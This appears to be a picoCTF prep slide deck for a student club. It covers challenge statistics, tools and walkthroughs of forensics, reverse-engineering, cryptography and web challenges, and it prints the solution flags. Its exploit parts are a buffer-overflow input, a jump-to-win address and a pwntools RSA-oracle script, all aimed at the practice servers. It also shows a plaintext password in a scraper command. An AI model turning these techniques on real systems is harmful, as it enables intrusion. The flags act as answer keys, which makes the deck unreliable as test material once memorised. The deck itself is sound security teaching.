

> fortune | cowsay

```
-----  
/ Hacker who underestimated youth now \  
\ debugging ego.                       /  
-----
```

```
  ^__^  
  (oo)\_____  
  (--)\      )\/\  
      ||----w |  
      ||     ||
```



picoCTF
Prep/KickOff





Overview



Breakdown

Tools

Practice

Organizing Writeups



Breakdown: picoCTF / picoGym

- 8 Major CTFs (since 2017)
 - 6 of them on picoGym (since 2019)
- 4 Mini CTFs (since 2020)
- 1 picoGym exclusive

Then: picoCTF 2019	Easy (15)	Medium (34)	Hard (35)
General Skills (12)	7	5	0
Forensics (21)	1	9	11
Reverse Engineering (21)	1	6	14
Binary Exploitation (3)	0	0	3
Cryptography (15)	2	8	5
Web Exploitation (12)	4	6	2

Now: picoCTF 2025	Easy (14)	Medium (22)	Hard (5)
General Skills (5)	4	1	0
Forensics (6)	2	4	0
Reverse Engineering (7)	1	6	0
Binary Exploitation (3)	1	4	1
Cryptography (15)	2	2	2
Web Exploitation (11)	4	5	2

Breakdown: Categories

- 6 Categories
- 3 Difficulties
 - Easy: 82
 - Medium: 235
 - Hard: 122


General Skills	Easy: 38 Medium: 20 Hard: 0
Forensics	Easy: 13 Medium: 48 Hard: 17
Reverse Engineering	Easy: 3 Medium: 56 Hard: 32
Binary Exploitation	Easy: 3 Medium: 34 Hard: 31
Cryptography	Easy: 6 Medium: 37 Hard: 28
Web Exploitation	Easy: 19 Medium: 39 Hard: 14

Tools: General Skills / Forensics / Cryptography




dCode (specifically cipher recognizer)

CyberChef is especially good at compound operations



Tools: Webshell

- Thx Maria for Intro
- Lots of pre-installed tools
- Tips
 - Stay in interactive-mode to keep-alive
 - wget into /tmp if you prefer a clean \$HOME



```
picoCTF Webshell Help [Share] [Refresh] [Close]

=====
Welcome to the picoCTF webshell!

📄 The webshell is intended only for solving picoCTF challenges. Any
other usage is a violation of our terms and conditions.

📁 Sessions are monitored and logged to prevent abuse. Please do not
enter any sensitive information into the webshell.

📁 Files stored outside of your home directory will not persist between
webshell sessions.

🌐 Network connectivity and resources are limited. Some limits can be
checked by typing usage.

🕒 Idle sessions will automatically log out after 15 minutes.

📖 For more information and a beginner's guide, type less ~/README.txt.
=====

joevdotme-picoctf@webshell:~$
```





Webshell: General Skills



- Netcat (nc)
 - Used especially for Reverse Engineering, Binary Exploitation & Cryptography
- gunzip (*.gz)
- | grep -Po 'picoCTF{.*}'
- | sort -u | wc -l
- strings (especially for Forensics)



Webshell: Forensics

DISKO2; picoGym Exclusive

fdisk

dd

strings

```
picoCTF{4_P4Rt_1t_i5_d715055d}  
picoCTF{4_P4Rt_1t_i5_d7150d55}  
picoCTF{4_P4Rt_1t_i5_dd015575}  
picoCTF{4_P4Rt_1t_i5_dd150575}
```

```
# All unique!
```

```
joev@DESKTOP-BL80QJP:~$ strings disko-2.dd | grep -Po 'picoCTF{.*}' | wc -l  
126
```

```
joev@DESKTOP-BL80QJP:~$ strings disko-2.dd | grep -Po 'picoCTF{.*}' | sort -u | wc -l  
126
```

```
fdisk -l disko-2.dd  
Disk disko-2.dd: 100 MiB, 104857600 bytes, 204800 sectors  
Units: sectors of 1 * 512 = 512 bytes  
Sector size (logical/physical): 512 bytes / 512 bytes  
I/O size (minimum/optimal): 512 bytes / 512 bytes  
Disklabel type: dos  
Disk identifier: 0x8ef8eae
```

Device	Boot	Start	End	Sectors	Size	Id	Type
disko-2.dd1		2048	53247	51200	25M	83	Linux
disko-2.dd2		53248	118783	65536	32M	b W95	FAT32

```
dd if=disko-2.dd of=disko-2-Linux.img bs=512 skip=2048 count=51200
```

```
strings disko-2-Linux.img | grep -Po 'picoCTF{.*}'  
picoCTF{4_P4Rt_1t_i5_055dd175}
```



Webshell: Forensics

DISKO3; picoGym Exclusive

fls

icat

More Info: [The Sleuth Kit \(TSK\) Tool Overview](#)

```
cd /tmp
wget https://artifacts.picoctf.net/c/544/disko-3.dd.gz
gunzip disko-3.dd.gz

fdisk -l disko-3.dd
Disk disko-3.dd: 100 MiB, 104857600 bytes, 204800 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x00000000

fls -r -p disko-3.dd

...
r/r 522628:    log/flag.gz
...

icat disko-3.dd 522628 > disko-3-flag.gz
gunzip disko-3-flag.gz
cat disko-3-flag
Here is your flag
picoCTF{n3v3r_z1p_2_h1d3_26d4f233}
```



Webshell: Reverse Engineering

GDB baby step 4; picoGym Exclusive

(gdb) info fun

(gdb) disas main

```
(gdb) info fun
All defined functions:

Non-debugging symbols:
0x0000000000401000 _init
0x0000000000401020 _start
0x0000000000401050 _dl_relocate_static_pie
0x0000000000401060 deregister_tm_clones
0x0000000000401090 register_tm_clones
0x00000000004010d0 __do_global_ctors_aux
0x0000000000401100 frame_dummy
0x0000000000401106 func1
0x000000000040111c main
0x0000000000401150 __libc_csu_init
0x00000000004011c0 __libc_csu_fini
0x00000000004011c8 _fini
(gdb) disas func1
Dump of assembler code for function func1:
0x0000000000401106 <+0>:    endbr64
0x000000000040110a <+4>:    push    %rbp
0x000000000040110b <+5>:    mov     %rsp,%rbp
0x000000000040110e <+8>:    mov     %edi,-0x4(%rbp)
0x0000000000401111 <+11>:   mov     -0x4(%rbp),%eax
0x0000000000401114 <+14>:   imul    $0x3269,%eax,%eax
0x000000000040111a <+20>:   pop     %rbp
0x000000000040111b <+21>:   ret
End of assembler dump.
(gdb) disas main
Dump of assembler code for function main:
0x000000000040111c <+0>:    endbr64
0x0000000000401120 <+4>:    push    %rbp
0x0000000000401121 <+5>:    mov     %rsp,%rbp
0x0000000000401124 <+8>:    sub     $0x20,%rsp
0x0000000000401128 <+12>:   mov     %edi,-0x14(%rbp)
0x000000000040112b <+15>:   mov     %rsi,-0x20(%rbp)
0x000000000040112f <+19>:   movl    $0x28e,-0x4(%rbp)
0x0000000000401136 <+26>:   movl    $0x0,-0x8(%rbp)
0x000000000040113d <+33>:   mov     -0x4(%rbp),%eax
0x0000000000401140 <+36>:   mov     %eax,%edi
0x0000000000401142 <+38>:   call    0x401106 <func1>
0x0000000000401147 <+43>:   mov     %eax,-0x8(%rbp)
0x000000000040114a <+46>:   mov     -0x4(%rbp),%eax
0x000000000040114d <+49>:   leave
0x000000000040114e <+50>:   ret
End of assembler dump.

0x0000000000401114 <+14>:   imul    $0x3269,%eax,%eax

0x3269 --> 12905
picoCTF{12905}
```



Webshell: Reverse Engineering



GDB baby step 3; picoGym Exclusive

```
(gdb) break *main+22
```

```
(gdb) r # after chmod +x
```

```
(gdb) x/4xb $rbp-0x4
```

```
# Missing step
(gdb) break *main+22
Breakpoint 2 at 0x40111c
(gdb) r
/bin/bash: line 1: /tmp/debugger0_c: Permission denied
/bin/bash: line 1: exec: /tmp/debugger0_c: cannot execute: Permission denied
During startup program exited with code 126.
```

```
# fixed with chmod +x debugger0_c
```

```
Starting program: /tmp/debugger0_c
warning: Error disabling address space randomization: Operation not permitted
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1"
```

```
(gdb) x/4xb $rbp-0x4
0x7ffd393a8e8c: 0x6b  0xc9  0x62  0x22
```

```
# This one!
picoCTF{0x6bc96222} # Big-Endian
```

```
# Not this one
picoCTF{0x2262c96b} # Little-Endian
```



Webshell: Binary Exploitation

Picker IV; picoGym Exclusive

(gdb) disas win

```
gdb picker-IV
(gdb) disas win
```

Dump of assembler code for function win:

```
0x000000000040129e <+0>:    endbr64
0x00000000004012a2 <+4>:    push    %rbp
0x00000000004012a3 <+5>:    mov     %rsp,%rbp
0x00000000004012a6 <+8>:    sub     $0x10,%rsp
0x00000000004012aa <+12>:   lea     0xd74(%rip),%rdi    # 0x402025
0x00000000004012b1 <+19>:   call    0x4010f0 <puts@plt>
0x00000000004012b6 <+24>:   lea     0xd71(%rip),%rsi    # 0x40202e
0x00000000004012bd <+31>:   lea     0xd6c(%rip),%rdi    # 0x402030
0x00000000004012c4 <+38>:   call    0x401150 <fopen@plt>
0x00000000004012c9 <+43>:   mov     %rax,-0x10(%rbp)
0x00000000004012cd <+47>:   cmpq    $0x0,-0x10(%rbp)
0x00000000004012d2 <+52>:   jne     0x4012ea <win+76>
0x00000000004012d4 <+54>:   lea     0xd5e(%rip),%rdi    # 0x402039
0x00000000004012db <+61>:   call    0x4010f0 <puts@plt>
0x00000000004012e0 <+66>:   mov     $0x0,%edi
0x00000000004012e5 <+71>:   call    0x401170 <exit@plt>
0x00000000004012ea <+76>:   mov     -0x10(%rbp),%rax
0x00000000004012ee <+80>:   mov     %rax,%rdi
0x00000000004012f1 <+83>:   call    0x401120 <fgetc@plt>
0x00000000004012f6 <+88>:   mov     %al,-0x1(%rbp)
0x00000000004012f9 <+91>:   jmp     0x401315 <win+119>
0x00000000004012fb <+93>:   movsbl -0x1(%rbp),%eax
0x00000000004012ff <+97>:   mov     %eax,%edi
0x0000000000401301 <+99>:   call    0x4010e0 <putchar@plt>
0x0000000000401306 <+104>:  mov     -0x10(%rbp),%rax
0x000000000040130a <+108>:  mov     %rax,%rdi
0x000000000040130d <+111>:  call    0x401120 <fgetc@plt>
0x0000000000401312 <+116>:  mov     %al,-0x1(%rbp)
0x0000000000401315 <+119>:  cmpb    $0xff,-0x1(%rbp)
0x0000000000401319 <+123>:  jne     0x4012fb <win+93>
0x000000000040131b <+125>:  mov     $0xa,%edi
0x0000000000401320 <+130>:  call    0x4010e0 <putchar@plt>
0x0000000000401325 <+135>:  mov     -0x10(%rbp),%rax
0x0000000000401329 <+139>:  mov     %rax,%rdi
0x000000000040132c <+142>:  call    0x401100 <fclose@plt>
0x0000000000401331 <+147>:  nop
0x0000000000401332 <+148>:  leave
0x0000000000401333 <+149>:  ret
```

```
nc saturn.picoctf.net 56271
```

```
Enter the address in hex to jump to, excluding '0x': 000000000040129e
```

```
You input 0x40129e
```

```
You won!
```

```
picoCTF{n3v3r_jump_t0_u53r_Suppl13d_4ddr35535_b8de1af4}
```



Webshell: Cryptography

rsa_oracle; picoCTF 2024

openssl

More Info: [pwntools](#)

```
from pwn import *

context.log_level='critical'
p = remote("titan.picoctf.net", 61923)

p.recvuntil(b"decrypt.")

with open("password.enc") as file:
    c = int(file.read())

p.sendline(b"E")
p.recvuntil(b"keysize: ")
p.sendline(b"\x02")
p.recvuntil(b"mod n ")

c_a = int(p.recvline())

p.sendline(b"D")
p.recvuntil(b"decrypt: ")
p.sendline(str(c_a*c).encode())
p.recvuntil(b"mod n: ")

password = int(p.recvline(), 16) // 2
password = password.to_bytes(len(str(password))-7, "big").decode("utf-8")

print("Password:", password)
```

```
./pwn_oracle.py
Password: 92d53

openssl enc -aes-256-cbc -in secret.enc -out secret.txt
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

nc titan.picoctf.net 58008

openssl enc -aes-256-cbc -d -in secret.enc -out secret.txt -pass pass:92d53

picoCTF{su((3ss_r@cking_r3@_92d53250)}
```



Practice: Reverse Engineering

keygenme-py; picoCTF 2021

read source code

sha256("BENNETT").hexdigest()

Grab chars of hash[1-8]; re-order them

Convert to hex

More Info: [ord\(\)](#) & [chr\(\)](#)

```
# username_trial = "BENNETT"
# sha256("BENNETT").hexdigest()
# b a 6 c 0 8 4 a 4 d888e1f7c3b0fc71d61c4625708bd915b5e0e60eb73e1667251b567
# 62 61 36 63 30 38 34 61 34 64 38 38 38 65 31 66 37 63 33 62 30 66 63 37 31 64 36 31 63
# [4] 30 0
# [5] 38 8
# [3] 63 c
# [6] 34 4
# [2] 36 6
# [7] 61 a
# [1] 61 a
# [8] 34 4

# No check on closing '}'??

picoCTF{1n_7h3_kk3y_of_08c46aa4}
```

```
# TODO : test performance on toolbox container
# Check dynamic part --v
if key[i] != hashlib.sha256(username_trial).hexdigest()[4]:
    return False
else:
    i += 1

if key[i] != hashlib.sha256(username_trial).hexdigest()[5]:
    return False
else:
    i += 1

if key[i] != hashlib.sha256(username_trial).hexdigest()[3]:
    return False
else:
    i += 1

if key[i] != hashlib.sha256(username_trial).hexdigest()[6]:
    return False
else:
    i += 1

if key[i] != hashlib.sha256(username_trial).hexdigest()[2]:
    return False
else:
    i += 1

if key[i] != hashlib.sha256(username_trial).hexdigest()[7]:
    return False
else:
    i += 1

if key[i] != hashlib.sha256(username_trial).hexdigest()[1]:
    return False
else:
    i += 1

if key[i] != hashlib.sha256(username_trial).hexdigest()[8]:
    return False
```



Practice: Reverse Engineering

Bit-O-Asm 4; picoGym Exclusive

AI: ASM $\rightarrow$ C

ChatGPT Auto ▾

This one is a simple *if/else* on a constant local variable, then it returns the (modified) value.

Name the local

[rbp-0x4] is a 32-bit local; call it `x`.

Step-by-step

- Prologue + saves `edi` / `rsi` (likely `argc/argv`) but never uses them.

```
asm
mov DWORD PTR [rbp-0x4], 0x9fe1a ; x = 0x9fe1a
cmp DWORD PTR [rbp-0x4], 0x2710 ; compare x with 0x2710 (10000)
jle <main+37> ; if (x <= 10000) goto add-branch
sub DWORD PTR [rbp-0x4], 0x65 ; else: x -= 0x65 (101)
jmp <main+41> ; skip add-branch
<main+37>: add DWORD PTR [rbp-0x4], 0x65 ; then-branch: x += 101
<main+41>: mov eax, DWORD PTR [rbp-0x4] ; return x
```

High-level equivalent

```
C
int main(int argc, char **argv) {
    int x = 0x9fe1a; // 654,874
    if (x <= 0x2710) { // 10,000
        x += 0x65; // +101
    } else {
        x -= 0x65; // -101
    }
    return x;
}
```

What it actually returns

Since `0x9fe1a` is much larger than `0x2710`, it takes the `else` branch:

- `x = 0x9fe1a - 0x65 = 0x9fdb5`
- Decimal: `654,874 - 101 = 654,773`

So it returns `0x9fdb5` (654,773).

(And if you're thinking about *process exit status* in a shell: low 8 bits of `0x9fdb5` is `0x85` = 181.)

📄 🗑️ 🔄 ⌨️ ⋮



Practice: Binary Exploitation

buffer overflow 0; picoCTF 2022

read source code

look for input (ie. gets)

```
nc saturn.picoctf.net 63905
Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
picoCTF{ov3rfl0ws_ar3nt_that_bad_c5ca6248}
```

```
printf("Input: ");
fflush(stdout);
# Input can have a max of 99 characters
# So hit it with 100x 'A's
char buf1[100];
gets(buf1);
vuln(buf1);
printf("The program will exit now\n");
return 0;
```



Practice: Web Exploitation

where are the robots: picoCTF 2019

<http://fickle-tempest.picoctf.net:49370/robots.txt>

```
User-agent: *  
Disallow: /cc6b1.html
```

<http://fickle-tempest.picoctf.net:49370/cc6b1.html>

```
Guess you found the robots  
picoCTF{ca1cu1at1ng_Mach1n3s_cc6b1}
```



Insp3ct0r: picoCTF 2019

Hints

- How do you inspect web code on a browser?
- There's 3 parts

WY

What
made a website

Back	Alt+Left Arrow
Forward	Alt+Right Arrow
Reload	Ctrl+R
Save as...	Ctrl+S
Print...	Ctrl+P
Ctrl...	
Search this tab with Google Lens	
Open in reading mode	
Send to your devices	
Create QR Code for this page	
Translate to English	
PageSaver - Wikipedia to PDF or Image	>
The Tech Yout	>
Video DownloadHelper	>
View page source	Ctrl+U
Inspect	

```

1 <!doctype html>
2 <html>
3
4 <head>
5
6 <title>My First Website :)</title>
7 <link href="https://fonts.googleapis.com/css?family=Open+Sans|Roboto" rel="stylesheet"
8 <link rel="stylesheet" type="text/css" href="moda.css">
9 <script type="application/javascript" src="mjs.js"></script>
10 </head>
11
12 <body>
13 <div class="container">
14 <header>
15 <h1>Inspect Me</h1>
16 </header>
17
18 <button class="tablink" onclick="openTab('tabintro', this, 'x222')>Intro</button>
19 <button class="tablink" onclick="openTab('tababout', this, 'x222')>About</button>
20
21 <div id="tabintro" class="tabcontent">
22 <h3>Intro</h3>
23 <p>I just made a website :/>
24 </div>
25
26 <div id="tababout" class="tabcontent">
27 <h3>About</h3>
28 <p>I just used these to make this site: <br/>
29 HTML <br/>
30 CSS <br/>
31 JS <br/>
32 25 (Jaws)Script</p>
33 </div>
34
35 <!-- HTML is neat. Anyways have 1/3 of the flag: 550c0f71tru5d -->
36 </div>
37
38 </body>
39 </html>

```

```
<!-- Html is neat. Anyways have 1/3 of the flag: picoCTF{tru3_d3 -->
```

```
/* You need CSS to make pretty pages. Here's part 2/3 of the flag: t3ct1ve 0r ju5t */
```

```
/* Javascript sure is neat. Anyways part 3/3 of the flag: _lucky?302945a7 */
```



1

Category: Cryptography

Difficulty Medium

Original Event picoCTF 2021

Tags Empty

Comments

 Add a comment...

Author: madStacks

Description

We found a brand new type of encryption, can you break the secret code? (Wrap with picoCTF!)

```
feqdeogdqecoeocqcgchcfccfca new_caesar.py
```

Hints

- How does the cipher work if the alphabet isn't 26 letters?
- Even though the letters are split up, the same paradigms still apply

[illegible]

Organizing Writeups: CTFd Parser/Scraper



<https://github.com/p0dalirius/ctfd-parser>
<https://github.com/hanasuru/CTFdScraper>
<https://github.com/ichinano/CTFdScraper>

```
$ ./ctfd_parser.py -u Podalirius -p i2wuwuC2PPgw2t -t ctf.wolvseccon.org
```

CTFdParser

v1.1

@podalirius_

```
[+] Found 7 categories !
[*] Parsing challenges of category : Crypto
[>] ✓ ANYTHING
[>] ✗ RSA With The Dogs
[>] ✓ EAV-Secure Diffie-Hellman?
[>] ✗ Mr. Johnson's Bank
[>] ✗ CPA-Secure Diffie-Hellman?
[>] ✗ Alice, Bob, & Eve
[>] ✗ RSA Frustration
[*] Parsing challenges of category : Forensics
[>] ✓ Lecture_22_Forensics
[>] ✓ Forensics...kinda
[>] ✗ Flaggy
[>] ✗ Noise
[>] ✗ sickbeatbro
[*] Parsing challenges of category : Misc
[>] ✗ Speaker Flag #1
[>] ✗ Speaker Flag #2
[>] ✗ Speaker Flag #3
[>] ✗ Speaker Flag #4
[>] ✗ Speaker Flag #5
[>] ✓ Discord
[*] Parsing challenges of category : OSINT
[>] ✓ U of M Student Orgs!
[>] ✓ Secret drop-off location
[>] ✓ I want a private plane!
[>] ✓ Where in the World?
```



Blind Spots (if I had more time...)

- Distributions across more CTFs
 - Compare Submission Rate
 - Establish plan of Attack
- More Hard Examples
- Coverage of picoGym Playlists

What's Next

- [Sign Up!](#)
- Teams vs Solo
- Signal Chat



Registration Opens: 12:00am EST Feb 1, 2026
Registration Closes: 11:59pm EDT Mar 16, 2026
Competition Starts: 12:00pm EDT Mar 9, 2026
Competition Ends: 3:00pm EDT Mar 19, 2026

 Team Play Enabled

[Register Now](#)

[Full Event Rules](#)



THANK YOU
AND GOOD LUCK!